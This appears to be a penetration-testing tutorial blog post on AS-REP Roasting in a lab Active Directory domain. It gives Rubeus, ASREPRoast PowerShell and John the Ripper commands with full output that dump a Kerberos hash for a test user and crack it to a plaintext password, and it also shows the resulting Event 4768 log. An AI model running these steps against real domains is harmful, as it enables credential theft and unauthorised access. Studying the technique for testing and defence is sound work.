AS-REP Roasting

May 10, 2020 By Raj Chandel

In our previous articles, we have discussed "**Golden ticket Attack**", "**Kerberoast**" and **"Kerberos Brute Force**" multiple methods to abuse Kerberos which is a ticking protocol.

Today we are going to discuss one more technique "AS-REP Roasting" which is used for the Kerberos attack.

Tools Required

- Rubeus.exe
- ASREPRoast PowerShell Script
- Impacket

AS-REP Roasting

AS-REP roasting is an offensive technique against Kerberos that allows password hashes to be retrieved for users that do not require pre-authentication. If the user has "Do not use Kerberos pre-authentication" enabled, then an attacker can recover a Kerberos AS-REP encrypted with the users RC4-HMAC'd password and he can attempt to crack this ticket offline.


Pre-authentication is the initial stage in Kerberos authentication, which is managed by the KDC Authentication server and is meant to prevent brute-force attacks.

Difference between AS-REP Roasting| Kerberoasting| Golden Ticket

If you're confused between Golden Ticket, Kerberoast and As-REP Roasting Attack, then I can keep these attacks in a very simple way:

- *AS-REP Roasting: An attack to retrieve the user hashes that can be brute-forced offline.*
- *Kerberoasting: An attack to retrieve the Application Service hashes that can be brute-forced offline.*
- *Golden Ticket: Access the Application Service through Impersonate user account that does not exist in Domain.*

By default, Do Not Require Pre-Authentication is disabled for the domain user.



User logon name:
yashika @ignite.local


User logon name (pre-Windows 2000):
IGNITE\ yashika

□ Unlock account

Account options:
□ Use only Kerberos DES encryption types for this account
□ This account supports Kerberos AES 128 bit encryption.
□ This account supports Kerberos AES 256 bit encryption.
□ Do not require Kerberos preauthentication

Account expires
● Never
○ End of: Sunday , May 17, 2020

Thus, to test the AS-REP Roasting attack, we will enable the "Do not require pre-authentication" for user Yashika. Once all prerequisites are done which required to perform this attack, we can further use multiple tools to abuse Kerberos against AS-REP Roasting attack.



User logon name: yashika @ignite.local

User logon name (pre-Windows 2000): IGNITE\ yashika

□ Unlock account

Account options:


□ Use only Kerberos DES encryption types for this account
□ This account supports Kerberos AES 128 bit encryption.
□ This account supports Kerberos AES 256 bit encryption.
☑ Do not require Kerberos preauthentication

Account expires

● Never
○ End of: Sunday , May 17, 2020

On the local system, you can easily enumerate User account with "Do not require pre-authentication" with the help of the following command.

```
Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontr
```



```
PS C:\Users\Administrator> Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name

name
----
yashika

PS C:\Users\Administrator> _
```

Let's Begin the war!!!

Attack on Local Machine


Rubeus.exe

As I have already mentioned in the previous article that this tool is awesome because it is easy to use and directly run on the local environment of the victim machine.

Download it from **here**


```
Rubeus.exe asreproast
```

As soon as you will run the above command it with dump the user account hashes (key) used to encrypt timestamp. Save the hashes in text document for cracking password offline.



```
C:\Users\yashika\Desktop>Rubeus.exe asreproast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: AS-REP roasting

[*] Target Domain          : ignite.local

[*] Searching path 'LDAP://WIN-S0V7KMTVLD2.ignite.local/DC=ignite,DC=local' for Kerberoastable users
[*] SamAccountName         : yashika
[*] DistinguishedName      : CN=yashika,OU=Tech,DC=ignite,DC=local
[*] Using domain controller: WIN-S0V7KMTVLD2.ignite.local (192.168.1.105)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\yashika'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$yashika@ignite.local:F7BA50003D57B56D1AEBAD9C07013F12$3A4B2C6EEE97AF6
      9775187B7E059C9CEA03DCBD72EC9DAB571CCA89C6E74171AC0CC5B4146FC6EB04AE832BCF45BC98
      557999FCB71C4A214E223A601EA4AD5270DF12CE74202B06F9C869E4679FB011714E92EBB1C3A8EB
      8349FAD354B38193CCDBE6F04CD8D4C93D9B88312F94A3E876E9ED06EE521069D40209E57B3D3F09
      D7CEC5661707DD25BC41A93B7FF95FE7B28E3A7DAE8E4FAE21274670DBF251BAB0E2691CB2F00929
      17649C60053675DA0B518798C0C973CFDF2F96272C3D62F214226C1810F6A9804EC18BB108E7F368
      750F2EC0D19012904B977F5ED49D3EA8B8E0B9563A1DFAD5BEC298489
```

As you can observe a log is generate for TGT request with Event-ID 4678



Event Properties - Event 4768, Microsoft Windows security auditing.
General
Details
Copy
Close

```
A Kerberos authentication ticket (TGT) was requested.

Account Information:
        Account Name:           yashika
        Supplied Realm Name:    ignite.local
        User ID:                IGNITE\yashika

Service Information:
        Service Name:           krbtgt
        Service ID:             IGNITE\krbtgt

Network Information:
        Client Address:         ::ffff:192.168.1.106
        Client Port:            49792

Additional Information:
        Ticket Options:         0x40800010
        Result Code:            0x0
        Ticket Encryption Type: 0x17
        Pre-Authentication Type: 0

Certificate Information:
        Certificate Issuer Name:
        Certificate Serial Number:
        Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC
4120.
```

```
Log Name:          Security
Source:            Microsoft Windows security    Logged:          4/27/2020 4:16:26 AM
Event ID:          4768                          Task Category:   Kerberos Authentication Service
Level:             Information                   Keywords:        Audit Success
User:              N/A                           Computer:        WIN-S0V7KMTVLD2.ignite.local
OpCode:            Info
More Information:  Event Log Online Help
```


Similarly, we have run the following command which will be saved the extracted hash in the john crackable format inside a text file.

```
Rubeus.exe asreproast /format:john /outfile:hash.txt
```



```
C:\Users\yashika\Desktop>Rubeus.exe asreproast /format:john /outfile:hash.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: AS-REP roasting

[*] Target Domain          : ignite.local

[*] Searching path 'LDAP://WIN-S0V7KMTVLD2.ignite.local/DC=ignite,DC=local' for Kerberoastable users
[*] SamAccountName         : yashika
[*] DistinguishedName      : CN=yashika,OU=Tech,DC=ignite,DC=local
[*] Using domain controller: WIN-S0V7KMTVLD2.ignite.local (192.168.1.105)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\yashika'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\yashika\Desktop\hash.txt

[*] Roasted hashes written to : C:\Users\yashika\Desktop\hash.txt
```

Now its time to decrypt the hash and extract the password. As you observe we have used john the ripper for password cracking.



```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       ($krb5asrep$yashika@ignite.local)
1g 0:00:00:01 DONE (2020-04-17 15:24) 0.6172g/s 1298Kp/s 1298Kc/s 1298KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

ASREPRoast PowerShell Script


Similarly, this can be done with the help of Powershell Script “**ASREPRoast**”. Download the script and Import the module in powershell and run following command to extract user hash with AS_REP message.

```
Import-Module .\ASREPRoast.ps1
Invoke-ASREPRoast
Invoke-ASREPRoast | select -ExpandProperty Hash
```

As soon as you will execute above command it will dump the user hash, if you want to extract the hash in a file then you can follow below command also.

```
Invoke-ASREPRoast | select -ExpandProperty Hash > hashdump
```

As soon as you will run the above command it with dump the user account hashes (key) used to encrypt timestamp. Once you retrieved the hash, you can go with password brute force as done above.



```
PS C:\Users\yashika\Desktop> Import-Module .\ASREPRoast.ps1
PS C:\Users\yashika\Desktop> Invoke-ASREPRoast

SamaccountName DistinguishedName                  Hash
-------------- -----------------                  ----
yashika        CN=yashika,OU=Tech,DC=ignite,DC=local $krb5asrep$yashika@ignite.local:bfbe0b2bc4df4


PS C:\Users\yashika\Desktop> Invoke-ASREPRoast | select -ExpandProperty Hash
$krb5asrep$yashika@ignite.local:c4de73729a61e1f82eb56b46249efcd0$081248d50976b28e7e89a76e5cc5873af
40879bb31a05fb67c23bbc165e0297df624fbdb90f6ee9589e9247f99b610facc2de5feafa5776818cbf6100522e9858c8
PS C:\Users\yashika\Desktop> Invoke-ASREPRoast | select -ExpandProperty Hash > hashdump
PS C:\Users\yashika\Desktop>
```

